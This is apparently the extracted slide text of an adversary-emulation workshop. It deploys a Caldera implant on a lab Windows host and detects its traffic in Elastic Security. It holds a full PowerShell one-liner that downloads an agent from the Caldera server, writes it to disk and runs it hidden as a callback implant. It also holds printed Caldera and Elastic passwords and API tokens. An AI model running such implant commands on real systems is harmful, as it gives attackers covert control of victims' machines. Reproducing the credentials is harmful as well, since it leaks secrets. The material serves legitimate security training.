
```
ubuntu@ip-172-31-4-164:~$ sudo docker logs caldera
2020-10-29 00:58:14 - INFO  (config_generator.py:55 ensure_local_config) Creating new secure config in conf/local.yml
2020-10-29 00:58:14 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
  Red:
    USERNAME: red
    PASSWORD: Zrgkc4KnuaSOZGw7UzvVWuTCYcJjwXJTFc7jqztyehM
    API_TOKEN: 9rwG7a4tTVlcodEHY7gh0Xj2y1kB0WTtE0LA2GzEZ-M
  Blue:
    USERNAME: blue
    PASSWORD: jsaswOZFDjaVQXuoFRD4MiU5llBTyrNqLCJqsS598FI
    API_TOKEN: op4bHNJYYI-gVar_jWe3DJbac2cUpJQpfDbs395YsUE
To modify these values, edit the conf/local.yml file.
```

# Login

Username **red** password copied from the console



# Caldera Navigation



## Advanced

# Advanced

Here be dragons!

**Click configuration**

sources

objectives

planners

contacts


obfuscators

configuration



# Retrieve IP For Caldera Server

Copy the Public IP address, this will be used for the red agent





# Helping our agents communicate back

Update the **app.contact** points with the Public IP of your caldera server  
Make sure to click UPDATE on the right :)

Settings		
reports_dir	/tmp	
exfil_dir	/tmp	
app.contact.gist	API_KEY	
app.contact.html	/weather	
app.contact.http	http://0.0.0.0:8888	
app.contact.tcp	0.0.0.0:7010	
app.contact.udp	0.0.0.0:7011	
app.contact.websocket	0.0.0.0:7012	

Settings		
reports_dir	/tmp	
exfil_dir	/tmp	
app.contact.gist	API_KEY	
app.contact.html	/weather	
app.contact.http	http://52.57.25.230	
app.contact.tcp	52.57.25.230:7010	
app.contact.udp	52.57.25.230:7011	
app.contact.websocket	52.57.25.230:7012	


# Deploying the first implant




1. Click Implant Name
2. Change implant name to **doc**  
no extension required
3. Click to receive command you will enter on the victim machine

# Helping your implant connect back to valid infrastructure

1



2



3



4



[http://<your\\_public\\_ip>](http://<your_public_ip>)  
Without the 8888 suffix

# Helping your implant connect back to valid infrastructure

## Implant Code Creation - Copy the command

54ndc47: A GoLang agent which communicates through the H

windows


\*\* Variations of the deployment command will be shown for each supported operating system


app.contact.http http://52.57.25.230

A GoLang agent which communicates through the HTTP contact (psh)

```
$server="http://52.57.25.230";$url="$server/file/download";$wc=New-Object  
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`","");get-process | ? {$_._modules.filename -like  
"C:\Users\Public\$name.exe"} | stop-process -f,rm -force "C:\Users\Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-  
Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

# Switch back to the victim machine






Run powershell in **admin mode** by **right clicking** the windows flag icon

# Execute Powershell Script

Paste the script, execute, Open Task Manager and validate process is running



# Confirm Eyes On in Elastic

The screenshot shows the Elastic Stack interface with the 'Hosts' tab selected. The top navigation bar includes 'Overview', 'Detected', 'Hosts' (highlighted with a yellow circle and labeled '1'), 'Network', 'Timelines', 'Cases', and 'Administration'. The search bar shows 'Search' and 'Last 24 hours'. The main dashboard displays three cards:

- Hosts:** Shows 1 host.
- User authentications:** Shows 174 success and 867 fail. A bar chart compares Success (green) and Fail (red). A line graph shows the trend of failures over time from 10-29 13:00 to 10-29 16:00.
- Unique IPs:** Shows 547 source IP addresses. A bar chart shows Src (red) and Dest (purple).

Below the cards, tabs include 'All hosts' (selected), 'Authentications', 'Uncommon processes', 'Anomalies', 'Events', and 'External alerts'. The 'All hosts' section shows one host named 'IP-AC1F13B3' (highlighted with a green box and labeled '2'). The 'Unique IPs' section is highlighted with a green box and labeled '3'.

Host name	Last seen	Operating system	Version
IP-AC1F13B3	7 seconds ago	Windows Server 2019 Datacenter	10.0

# Search for the process

## process.name: doc.exe

Security / Hosts / All hosts

Untitled timeline | Description | Notes 0 | Last 24 hours | Show 2 | Refresh |

( host.name: "IP-AC1F1EE6" )  
OR  
( ) + Add field

AND Filter 1 process.name: "doc.exe" | + Add filter | KQL | All data sources

@timestamp	message	event.category	event.action	host.name	source.ip	destination.ip	user.name
Nov 11, 2020 @ 16:01:20.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:10.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:00.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:28.067				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:28.067					(60.29%) 615B	(60.29%) 615B	
					(39.71%) 405B	(39.71%) 405B	
					2 pkts	3 pkts	
					1,020B	5 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:01:00.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	
Nov 11, 2020 @ 16:00:58.072				Source	172.31.30.230 : 50037	Destination	
Nov 11, 2020 @ 16:00:58.336					(45.45%) 55B	(45.45%) 55B	
					(54.55%) 66B	(54.55%) 66B	
					1 pkts	1 pkts	
					121B	2 pkts	tcp
					264.417500ms		
Nov 11, 2020 @ 16:00:50.589	doc.exe	network_traffic	network_flow	IP-AC1F1EE6	172.31.30.230	3.122.51.5	

25 of 201 events | < 1 2 3 4 5 ... 9 > | Updated 1 second ago

# Save timeline

Enter a title and description. No save button required :)

X ★ Adversary Emulatio Workshop day

X Close analyzer 

**BETA**

All Process Events

# End Lab 2

# Lab 3 - Adversary Execution

10 - 15 Minutes

Adversary sequencing and execution

# Switch to Caldera

1 Victim Machine  
status: ready

File Edit Selection View Go Run Terminal Help

cluster.txt

```
C: > Users > Administrator > Desktop > cluster.txt
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

My Lab 2 Victim Machine  
status: ready


File minal Help

Caldera  
status: ready

cluster.txt

```
1 Kibana URL: https://a891d7156f194af89374ff721ec3f4d8.austral...
2 Elasticsearch URL: https://9031428c3c3a4191a7486fd0f14c5bac...
3 Cloud ID: 2020-11-18_APAC_Security_Workshop:YXVzdHJhbGlhLXN...
4 Username: elastic
5 Password: 2RhrhBPeVGppwTM44MEaLU1N
6
```

# Open Caldera Web Console





The screenshot shows the Caldera Web Console interface. At the top, there's a navigation bar with tabs for "My Lab" and "Caldera" (status: ready), along with icons for settings and a dropdown. Below the navigation bar is a terminal window titled "bash". The terminal output is as follows:

```
ubuntu@ip-172-31-4-164:~$ sudo docker logs caldera
2020-10-29 00:58:14 - INFO  (config_generator.py:55 ensure_local_config) Creating new secure config in conf/local.yml
2020-10-29 00:58:14 - INFO  (config_generator.py:30 log_config_message)
Log into Caldera with the following admin credentials:
  Red:
    USERNAME: red
    PASSWORD: Zrgkc4KnuaSOZGw7UzvVWuTCYcJjwXJTFC7jqztyehM
    API_TOKEN: 9rwG7a4tTVlcodEHY7gh0Xj2y1kB0WTtE0LA2GzEZ-M
  Blue:
    USERNAME: blue
    PASSWORD: jsaswOZFDjaVQXuoFRD4MiU5llBTyrNqLCJqsS598FI
    API_TOKEN: op4bHNJYYI-gVar_jWe3DJbac2cUpJQpfDbs395YsUE
To modify these values, edit the conf/local.yml file.
```

